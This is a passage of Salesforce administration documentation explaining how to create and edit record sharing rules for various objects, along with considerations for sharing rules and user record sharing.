   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

Creating Opportunity Sharing Rules

Opportunity sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 opportunity sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Opportunity Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users. For owner-based rules or criteria-based rules with ownership as criteria, the `Opportunity Access` level applies to opportunities owned by the group, role, or territory members, regardless of the associated account.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Editing Opportunity Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the Opportunity Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

5. Select the sharing access setting for users. For owner-based rules or criteria-based rules with ownership as criteria, the `Opportunity Access` level applies to opportunities owned by the group, role, or territory members, regardless of the associated account.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Creating Case Sharing Rules

Case sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 case sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Case Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.

9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Editing Case Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the Case Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Creating Campaign Sharing Rules

Campaign sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 campaign sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Campaign Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - Based on record owner—In the owned by members of line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - Based on criteria—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the Share with line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Any user in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the organization-wide sharing setting for activities is Controlled by Parent.

10. Click **Save**.

SEE ALSO:

Sharing Rules

Sharing Rule Considerations

Sharing Rule Categories

Editing Campaign Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:

- "Manage Sharing"

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the Campaign Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Any user in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the organization-wide sharing setting for activities is Controlled by Parent.

6. Click **Save**.

SEE ALSO:

Sharing Rules

Sharing Rule Considerations

Sharing Rule Categories

Creating Quick Text Sharing Rules

To create Quick Text sharing rules:

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Quick Text Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. In the Quick Text: owned by members of line, specify the users who own the data by selecting a category from the first drop-down list and a set of users from the second drop-down list.
7. In the Share with line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

9. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

SEE ALSO:

Sharing Rules

Sharing Rule Considerations

Sharing Rule Categories

Creating Custom Object Sharing Rules

Custom object sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 custom object sharing rules, including up to 50 criteria-based sharing rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Sharing Rules related list for the custom object, click **New**.
4. Enter the Label and Rule Name. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - Based on record owner—In the owned by members of line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - Based on criteria—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the Share with line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Editing Custom Object Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the Sharing Rules related list for the custom object, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**,, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories

Create Order Sharing Rules

Order sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 order sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Order Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.
8. In the `Share with` line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Edit Order Sharing Rules

For sharing rules that are based on owner, you can edit only the sharing access settings. For sharing rules that are based on other criteria, you can edit the criteria and sharing access settings.

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. In the Order Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on owner, skip to the next step.

   If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

6. Click **Save**.

Creating User Provisioning Request Sharing Rules

User provisioning request sharing rules can be based on the record owner, only. You can't create criteria-based user provisioning request sharing rules. You can define up to 300 user provisioning request sharing rules.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create user provisioning request sharing rules:
- "Manage Sharing" and "Use Identity Features"

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the User Provisioning Request Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. In the owned by members of line, specify the users whose records are shared. Select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
7. In the Share with line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

9. Click **Save**.

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories
Editing User Provisioning Request Sharing Rules
User Provisioning for Connected Apps

Editing User Provisioning Request Sharing Rules

For sharing rules that are based on an owner, you can edit only the sharing access settings. You can't create criteria-based user provisioning request sharing rules.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the User Provisioning Request Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

SEE ALSO:

Sharing Rules
Sharing Rule Considerations
Sharing Rule Categories
User Provisioning for Connected Apps

Create Work Order Sharing Rules

Work order sharing rules are based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 work order sharing rules, including up to 50 criteria-based sharing rules.

Note: Criteria-based sharing for work orders is in Beta. For information about enabling it in your org, contact Salesforce.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
3. In the Work Order Sharing Rules related list, click **New**.
4. Enter the **Label Name** and click the **Rule Name** field to auto-populate it.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

To enable work orders:
- "Customize Application"

- `Based on record owner`—In the owned by members of line, specify the users whose records are shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
- `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

8. In the **Share with** line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

Sharing Rule Considerations

Sharing rules allow you to selectively grant data access to defined sets of users. Review the following notes before using sharing rules:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Account and contact sharing rules are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account territory, case, lead, opportunity, order, and custom object sharing rules are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaign sharing rules are available in **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Only custom object sharing rules are available in **Database.com**

Granting Access

- You can use sharing rules to grant wider access to data. You cannot restrict access below your organization-wide default levels.
- If multiple sharing rules give a user different levels of access to a record, the user gets the most permissive access level.
- Sharing rules automatically grant additional access to related records. For example, opportunity sharing rules give role or group members access to the account associated with the shared opportunity if they do not already have it. Likewise, contact and case sharing rules provide the role or group members with access to the associated account as well.
- Users in the role hierarchy are automatically granted the same access that users below them in the hierarchy have from a sharing rule, provided that the object is a standard object or the **Grant Access Using Hierarchies** option is selected.
- Regardless of sharing rules, users can, at a minimum, view the accounts in their territories. Also, users can be granted access to view and edit the contacts, opportunities, and cases associated with their territories' accounts.

Updating

- Creating an owner-based sharing rule with the same source and target groups as an existing rule overwrites the existing rule.
- Once a sharing rule has been saved, you can't change the `Share with` field settings when you edit the sharing rule.
- Sharing rules apply to all new and existing records that meet the definition of the source data set.
- Sharing rules apply to both active and inactive users.
- When you change the access levels for a sharing rule, all existing records are automatically updated to reflect the new access levels.
- When you delete a sharing rule, the sharing access created by that rule is automatically removed.
- When you modify which users are in a group, role, or territory, the sharing rules are reevaluated to add or remove access as necessary.
- When you transfer records from one user to another, the sharing rules are reevaluated to add or remove access to the transferred records as necessary.
- Making changes to sharing rules may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- Lead sharing rules do not automatically grant access to lead information after leads are converted into account, contact, and opportunity records.

Portal Users

- You can create rules to share records between most types of Customer Portal users and Salesforce users. Similarly, you can create sharing rules between Customer Portal users from different accounts as long as they have the Customer Portal Manager user license. However, you can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

- You can easily convert sharing rules that include Roles, Internal and Portal Subordinates to include Roles and Internal Subordinates instead by using the Convert Portal User Access wizard. Furthermore, you can use this wizard to convert any publicly accessible report, dashboard, and document folders to folders that are accessible by all users except for portal users.

Managed Package Fields

If a criteria-based sharing rule references a field from a licensed managed package whose license has expired, `(expired)` is appended to the label of the field. The field label is displayed in the field drop-down list on the rule's definition page in Setup. Criteria-based sharing rules that reference expired fields aren't recalculated, and new records aren't shared based on those rules. However, the sharing of existing records prior to the package's expiration is preserved.

SEE ALSO:

Sharing Rules

Sharing Rules for Communities

User Sharing

User Sharing enables you to show or hide an internal or external user from another user in your organization.

Watch a demo: Who Sees Whom: User Sharing (Salesforce Classic)

For example, you might be a manufacturer who wants to include all dealers in your organization but keep them from seeing or interacting with each other. If so, set the organization-wide defaults for the user object to Private. Then, open up access to specified dealers with sharing rules or manual sharing.

With User Sharing, you can:

- Assign the "View All Users" permission to users who need to see or interact with all users. This permission is automatically enabled for users who have the "Manage Users" permission.
- Set the organization-wide default for user records to Private or Public Read Only.
- Create user sharing rules based on group membership or other criteria.
- Create manual shares for user records to open up access to individual users or groups.
- Control the visibility of external users in customer or partner portals and communities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Manual sharing, portals, and communities available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Understanding User Sharing

Restoring User Visibility Defaults

Controlling Who Community or Portal Users Can See

Understanding User Sharing

Set organization-wide defaults for internal and external user records. Then, extend access using sharing rules based on membership to public groups, roles, or territories, or use manual sharing to share individual user records with other users or groups.

When you enable user sharing, users can see other users in search, list views, and so on only if they have Read access on those users.

Review these considerations before you implement user sharing.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Manual sharing available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

"View All Users" permission

This permission can be assigned to users who need Read access to all users, regardless of the sharing settings. If you already have the "Manage Users" permission, you are automatically granted the "View All Users" permission.

Organization-wide defaults for user records

This setting defaults to Private for external users and Public Read Only for internal users. When the default access is set to Private, users can only read and edit their own user record. Users with subordinates in the role hierarchy maintain read access to the user records of those subordinates.

User sharing rules

General sharing rule considerations apply to user sharing rules. User sharing rules are based on membership to a public group, role, or territory. Each sharing rule shares members of a source group with those of the target group. You must create the appropriate public groups, roles, or territories before creating your sharing rules. Users inherit the same access as users below them in the role hierarchy.

Manual sharing for user records

Manual sharing can grant read or edit access on an individual user, but only if the access is greater than the default access for the target user. Users inherit the same access as users below them in the role hierarchy. Apex managed sharing is not supported.

User sharing for external users

Users with the "Manage External Users" permission have access to external user records for Partner Relationship Management, Customer Service, and Customer Self-Service portal users, regardless of sharing rules or organization-wide default settings for User records. The "Manage External Users" permission does not grant access to guest or Chatter External users.

User Sharing Compatibility

When the organization-wide default for the user object is set to Private, User Sharing does not fully support these features.

- Chatter Messenger is not available for external users. It is available for internal users only when the organization-wide default for the user object is set to Public Read Only.
- Customizable Forecasts—Users with the "View All Forecast" permission can see users to whom they don't have access.
- Salesforce CRM Content—A user who can create libraries can see users they don't have access to when adding library members.
- Standard Report Types—Some reports based on standard report types expose data of users to whom a user doesn't have access. For more information, see Control Standard Report Visibility.

SEE ALSO:

User Sharing

Set the Org-Wide Sharing Defaults for User Records

Set the org-wide sharing defaults for the user object before opening up access.

For user records, you can set the organization-wide sharing default to Private or Public Read Only. The default must be set to Private if there is at least one user who shouldn't see a record.

Let's say that your organization has internal users (employees and sales agents) and external users (customers/portal users) under different sales agents or portal accounts, with these requirements:

- Employees can see everyone.
- Sales agents can see employees, other agents, and their own customer user records only.
- Customers can see other customers only if they are under the same agent or portal account.

To meet these requirements, set the default external access to Private, and extend access using sharing rules, manual sharing, or user permissions.

When the feature is first turned on, the default access setting is Private for external users. The default for internal users is Public Read Only. To change the organization-wide defaults for external access to the user object:

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the default internal and external access you want to use for user records.

   The default external access must be more restrictive or equal to the default internal access.
4. Click **Save**.

   Users have Read access to those below them in the role hierarchy and full access on their own user record.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set default sharing access:
- "Manage Sharing"

SEE ALSO:

External Organization-Wide Defaults Overview

Controlling Who Community or Portal Users Can See

User Sharing

Creating User Sharing Rules

Share members of a group to members of another group, or share users based on criteria.

User sharing rules can be based on membership to public groups, roles, or territories, or on other criteria such as Department and Title. By default, you can define up to 300 user sharing rules, including up to 50 criteria-based sharing rules. Contact Salesforce for information about increasing these limits.

User sharing rules based on membership enable user records belonging to members of one group to be shared with members of another group. Before you can create a membership-based user sharing rule, confirm that the appropriate groups have been created.

Users inherit the same access as users below them in the role hierarchy.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the User Sharing Rules related list, click **New**.
3. Enter the **Label Name** and click the **Rule Name** field to auto-populate it.
4. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
5. Select a rule type.
6. Depending on the rule type you selected, do the following:
   a. Based on group membership—Users who are members of a group can be shared with members of another group. In the Users who are members of line, select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 groups, roles, or territories).
   b. Based on criteria—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
7. In the Share with line, specify the group that should have access to the user records. Select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records. They can see target users in list views, lookups, search, and interact with them on Chatter.
Read/Write	Users can view and update records.

9. Click **Save**.

SEE ALSO:

Editing User Sharing Rules
Sharing Rule Categories
User Sharing

Editing User Sharing Rules

For user sharing rules based on membership to groups, roles, or territories, you can edit only the access settings. For user sharing rules based on other criteria, you can edit the criteria and access settings.

1. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.
2. In the User Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on group membership, skip to the next step. If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
5. Select the sharing access setting for users. The **User Access** level applies to users who are members of the groups being shared to.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit sharing rules:
- "Manage Sharing"

SEE ALSO:

User Sharing

Share User Records

Your administrator defines your organization's sharing model and default access levels for user records. If the organization-wide default access is set to Private or Public Read Only, you can extend sharing privileges for your own user record. However, you can't restrict access below your organization's default access levels.

You can share external user records, such as external community users and customer portal or partner portal users. You can also share an internal user record with an external user. To view and manage sharing details, click **Sharing** on the user detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the user record. On this page, you can perform these tasks.

- To show a filtered list of items, select a predefined list from the View drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the View drop-down list and click **Edit**.
- Grant access to the record for other users, groups, roles, or territories by clicking **Add**. This method of granting access is also known as *manual sharing* of your user records.
- Edit or delete the manual share by clicking **Edit** or **Del** next to the rule.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view user records:
- "Read" on user records

An administrator can disable or enable manual user record sharing for all users.

SEE ALSO:

User Sharing

Differences Between User Sharing with Manual Sharing and Sharing Sets

Grant Access to User Records

You can manually grant access to your user records so that others can access them. Users inherit the same access permissions as users below them in the role hierarchy. Granting access to a user record makes the user's detail page visible to others. It also makes the user visible in lookups, list views, search, and so on.

You can share your user record manually if others cannot access it through the organization-wide defaults, sharing rules, or role hierarchy. If you gain access through more than one method, the higher level of access is maintained. High-volume portal users can be shared with other users using manual shares, but not in sharing rules.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**. Click the name of the user you want to share.
2. On the User Detail page, click **Sharing**.
3. Click **Add**.
4. From the drop-down list, select the group, user, role, or territory to share with.
5. Choose which users have access by adding them to the Share With list.
6. Select the access level for the record you are sharing.

   Possible values are Read/Write or Read Only, depending on your organization-wide defaults for users. You can only grant a higher access level than your organization-wide default.
7. Click **Save**.
8. To change record access, on the user's Sharing Detail page, click **Edit** or **Del**.

EDITIONS

